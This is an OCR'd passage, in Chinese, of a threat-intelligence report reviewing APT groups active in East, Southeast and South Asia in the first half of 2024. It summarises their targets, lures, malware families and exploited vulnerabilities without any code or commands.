


▲ 图 1.29 2024 上半年公开披露的高级威胁类攻击组织和行动

四、全球各地区活跃 APT 组织

地域分析是 APT 研究的重要方面。一方面，同一地域来源的 APT 组织和 APT 活动常常出现一些重叠，攻击者可能针对相似的攻击目标或者使用类似的 TTP；另一方面，同一地区发生的很多 APT 活动，背后的攻击意图都与地缘政治因素密切相关。

下图列举了 2024 上半年全球各地区主要活跃的 APT 组织，全球主要 APT 组织列表也可以参见附录 1。



备注：

攻击能力级别

+++具备相当复杂的自定义攻击框架和丰富0day漏洞攻击资源。

++具备成熟的自制攻击载荷,漏洞利用和攻击技术,攻击活跃。

+具备攻击武器的组合使用和定制能力,缺乏完备的自制攻击工具或攻击不活跃。

圆圈大小

代表地缘性APT组织近年来活跃度，主要根据公开披露事件和攻击活动。

图例

◎ 疑似地域归属　？ 未知地域归属

▲ 图 1.30 2024 上半年全球 APT 组织分布情况

（一）东亚


东亚地区 APT 组织在 2024 上半年依然十分活跃，政府机构和国防部门仍是这些攻击组织的重点目标，加密货币和区块链行业也饱受其害。社会工程学手段对攻击者而言屡试不爽，典型例子就是使用虚假的工作招聘攻击相关行业从业者。除此之外，攻击者在上半年的攻击活动中还使用了多种攻击手段，并引入了一些新的恶意软件。

Lazarus

Lazarus 组织，又名 Hidden Cobra、ZINC 等，是东亚地区最为活跃的 APT 组织之一。攻击目标遍布全球，涉及经济、政府等多个领域的组织机构。现在业界普遍认为该组织拥有 BlueNoroff 和 Andariel 两个子团伙，其中 BlueNoroff 专注于实施金融领域的网络犯罪，主要瞄准金融机构和加密货币交易所，而 Andariel 的攻击目标则包括其他国家的政府、基础设施和企业。

Lazarus在上半年的攻击活动中使用带有恶意代码的开源PDF阅读器[1]，与之相关的Andariel团伙在针对韩国企业的攻击中投递MeshAgent远控工具和Dora RAT木马[2、3]。

Lazarus对区块链行业的攻击触手似乎还伸向开发人员[4]，攻击者在工作平台上创建虚假的身份，伪装为雇主、独立开发者或初创公司创始人，发布工作信息吸引区块链开发者，并说服应聘人员在自己设备上运行代码，恶意代码运行后将窃取加密货币相关的敏感信息。此外，Lazarus被发现在窃取加密货币后的洗钱过程中采用新策略[5]。



▲ 图 1.31 疑似 Lazarus 针对区块链开发人员的攻击活动 [4]

在2024上半年，Lazarus利用Windows系统组件appid.sys的漏洞CVE-2024-21338实现权限提升，植入改进版的FudModule rootkit从而禁用安全软件的防护功能[6、7]。在此次攻击活动中，攻击者通过捏造的工作机会针对亚洲地区的技术人员，并使用了一款新型木马Kaolin RAT。


Kimsuky

Kimsuky，又名 APT43、Emerald Sleet，最早由卡巴斯基于 2013 年公开披露并命名，攻击活动最早可追溯至 2012 年。其被认为具有东亚地区背景，与 Group123 APT 组织存在基础设施重叠等关联性。

Kimsuky 在 2024 上半年的攻击活动涉及韩国、日本、欧洲等地区的政府机构、数字货币行业和重要企业，攻击方式多样。Kimsuky 以韩国软件的安装包为伪装，投递 TrollAgent 窃密软件、Endoor 后门等恶意工具 [8-10]，这类恶意软件大多用 Go 语言编写，该组织针对 Linux 平台的一款 Go 后门 Gomir[11] 也被发现。

LNK 文件也是 Kimsuky 在鱼叉式网络钓鱼活动中常用的恶意软件类型，不过 LNK 文件背后的攻击链条不尽相同，既有一直以来常用的 VBS 和 Powershell 代码组合 [12]，也有借助 Dropbox 的 API 植入开源木马 TutRAT[13-15]。

Kimsuky还可能与针对欧洲地区军工行业人员的攻击有关[16]，在此次攻击活动中，攻击者伪造美国军工企业的招聘作为诱饵。



▲ 图 1.32 疑似 Kimsuky 针对欧洲军工行业的攻击活动 [16]

此外，Kimsuky被认为是众多利用过远程桌面软件ScreenConnect漏洞（CVE-2024-1708、CVE-2024-1709）的攻击组织之一，向攻击目标植入了BabyShark恶意软件的变种ToddleShark[17]。

APT37

APT37，又名Group123、ScarCruft，在2016年6月由卡巴斯基最先进行披露，最早活跃于2012年，该组织被认为与2016年的Operation Daybreak和Operation Erebus有关。Group123和APT组织Kimsuky存在特征重叠。

APT37在上半年的鱼叉式网络钓鱼活动中使用的诱饵不少是与朝鲜相关的话题[18-21]，比如“2023年朝鲜形势评估与2024年展望”、“朝鲜人权”等，攻击目标很可能是关注朝鲜的研究专家和媒体机构。研究

人员在对APT37攻击的调查中还发现，攻击者制作了以韩国网络安全公司的网络威胁分析报告为诱饵的恶意LNK文件[19]。在这些攻击活动中，APT37使用LNK文件的攻击流程相对固定，通常最终会植入RokRAT木马。

Konni

Konni最开始是Cisco Talos团队于2017年披露的一类远控木马，活动时间可追溯到2014年，攻击目标涉及俄罗斯、韩国地区。2018年，Palo Alto发现该类恶意软件与APT37有关的木马NOKKI存在一些关联。2019年起，韩国安全厂商ESTsecurity将Konni单独作为疑似具有东亚背景的APT组织进行报告和披露，并发现该组织与Kimsuky有一定联系。

Konni在2024年上半年也展开了对韩国虚拟货币行业的攻击，以韩语的虚拟货币行业监管条例和法律文档为诱饵，向受害者投递AutoIt版本的Amadey恶意软件[22]。此外，该组织还以俄罗斯政府机构使用的软件安装包对窃密软件进行伪装[23]。

（二）东南亚

整体上 2024 上半年公开渠道曝光的东南亚 APT 活动不多，这可能与组织攻击技战术的转变升级有关。海莲花组织使用了一款由 Rust 编写的加载器针对国内目标；Saaiwc 组织新的 KamiKakaBot 变体被发现用于年初的攻击；Ducktail 疑似针对数字营销人员发起攻击。

海莲花


海莲花组织是由奇安信威胁情报中心最早披露并命名的一个 APT 组织，其自 2012 年 4 月起，该组织针对中国政府、科研院所、海事机构、海域建设、航运企业等相关重要领域展开了有组织、有计划、有针对性的长时间不间断攻击。其攻击目标涵盖东南亚地区多国。

由于海莲花组织攻击技战术的转变，近年来开源情报中少见其身影，但海莲花组织的攻击活动并未停止。今年上半年针对国内的一起攻击活动中海莲花组织使用了一款由 Rust 编写的加载器，内存加载 Cobalt Strike 木马 [24]。此次发现的 Rust 加载器将后续载荷加密后附加到加载程序尾部，并试图用 system32 目录下合法 DLL 的内存空间存放待执行的 Shellcode，以避免触发安全软件的检测。同时本次开源平台捕获到的海莲花样本 CS 配置数据中所涉及的两个 license_id 对应的可能是破解版 Cobalt Strike，并且已被多个攻击团伙使用，推测海莲花组织想借此模糊攻击归属。

Saaiwc

Saaiwc 组织又名 DarkPink，于 2023 年 1 月由国内外安全厂商先后披露，活动时间可追溯至 2021 年年中，在 2022 年进入攻击活动高发期。该组织的攻击目标包括越南境内的宗教、非营利组织，马来西亚、印度尼西亚、柬埔寨、菲律宾、泰国、文莱等东南亚国家的政府和军事机构，以及欧洲国家的政府、教育机构。

Saaiwc 组织在今年初的活动中使用了新的 KamiKakaBot 变体 [25]，攻击流程整体上与 Saaiwc 组织以往的行动相似，新旧变体的主要区别是将窃密组件与主负载分离为独立的 DLL，主要有效载荷存储为 XOR 加密的 base64 blob，而凭证窃取程序只是 XOR 加密。这些新的 KamiKakaBot 样本使用“WWLIB.dll”来加载恶意负载，而旧版本则是使用“MSVCR100.dll”。



▲ 图 1.33 Group-IB 披露的 Saaiwc 组织 KamiKakaBot 攻击流程 [26]

Ducktail

Ducktail 组织由国外安全厂商于 2022 年披露，其攻击活动至少从 2021 年开始。Ducktail 的攻击以经

济利益驱动，常针对 Facebook Business 账号展开窃密行动，目的是操纵页面并获取财务信息。该组织的攻击目标覆盖全球多个国家。

今年 2 月，国内友商捕获了一系列疑似 Ducktail 组织发起的针对数字营销人员的攻击活动 [27]。攻击者通过压缩文件分发，利用 LNK 快捷方式加载远程服务器上的 hta 文件来执行恶意操作。hta 文件中的代码经过混淆，用于下载并执行名为 dwmm.exe 的恶意软件。dwmm.exe 是一个使用 Nuitka 封装的 Python 脚本，其功能包括从 Google 共享文档获取信息、检测和创建锁定文件、下载执行其他 hta 文件、收集设备信息、截屏以及从多种浏览器中窃取敏感数据，最终通过 Telegram Bot 将信息发送到指定群组。


（三）南亚

南亚地区 APT 组织在 2024 上半年依然十分活跃，政府机构和国防部门是这些组织攻击的重点目标，攻击者擅长使用钓鱼邮件、伪装应用等手段，针对多个平台投递各类诱饵以下发后门木马，达到窃取信息的目的。

蔓灵花


蔓灵花又名 BITTER，主要针对巴基斯坦、中国两国，其攻击目标为政府部门、电力、军工相关单位，意图窃取敏感资料，并与摩诃草、魔罗枞存在关联。

年初蔓灵花便被发现针对我国军工行业发起攻击 [28]，试图通过鱼叉式钓鱼攻击手段来投递 wmRAT 后门程序，以达到窃取我国军事机密的目的。此次攻击中使用的 wmRAT 后门具备截取屏幕图像、上传文件数据、获取指定 URL 页面内容、遍历磁盘、下载文件等恶意功能。



▲ 图 1.34 蔓灵花钓鱼攻击流程 [28]

蔓灵花组织经常通过模仿邮箱附件下载站点发起钓鱼攻击，在此类攻击事件中蔓灵花一如既往地在获取目标用户凭证上努力改进。近期攻击活动中首次发现该组织利用在线IDE平台Replit搭建钓鱼网站[29]。




▲ 图 1.35 蔓灵花利用 Replit 平台的攻击活动流程 [29]

摩诃草

摩诃草，又名 Patchwork、Hangover、白象等，该组织主要针对中国、巴基斯坦等亚洲地区国家进行网络间谍活动，以政府、军事、电力、工业、外交和经济等领域为攻击目标窃取敏感信息。该组织具备 Windows、Android、macOS 等平台的攻击能力。

研究人员年初披露摩诃草组织在多个 Android 间谍应用程序中使用 VajraSpy 木马，用以针对性攻击巴基斯坦人员 [30]，这些间谍应用被伪装成新闻程序或通信软件进行传播。VajraSpy 是奇安信之前披露金刚象（VajraEleph，APT-Q-43）攻击活动时发现的移动端木马。




▲ 图 1.36 恶意应用程序发布日期的时间线 [30]

摩诃草还以巴基斯坦联邦税务局为诱饵发起钓鱼攻击 [31]，研究人员捕获到了一款以 C# 开发的后门载荷，这类载荷在摩诃草历史攻击事件中比较少见，可能是该组织新开发的第一阶段恶意后门。

响尾蛇

响尾蛇，又称 Sidewinder，主要针对巴基斯坦、中国、阿富汗、尼泊尔、孟加拉等国家展开攻击，旨在窃取政府外交机构、国防军事部门、高等教育机构等领域的机密信息。

2024 年初，研究人员捕获到了响尾蛇组织针对不丹、缅甸、尼泊尔的攻击样本 [32]，这类样本主要是通过宏文档释放 Nim 语言编写的攻击载荷。此外该组织在针对国内高校和政府机构的攻击活动中使用了大量新的攻击组件，以窃取机密数据 [33]。




▲ 图 1.37 响尾蛇针对国内的攻击流程 [33]

透明部落

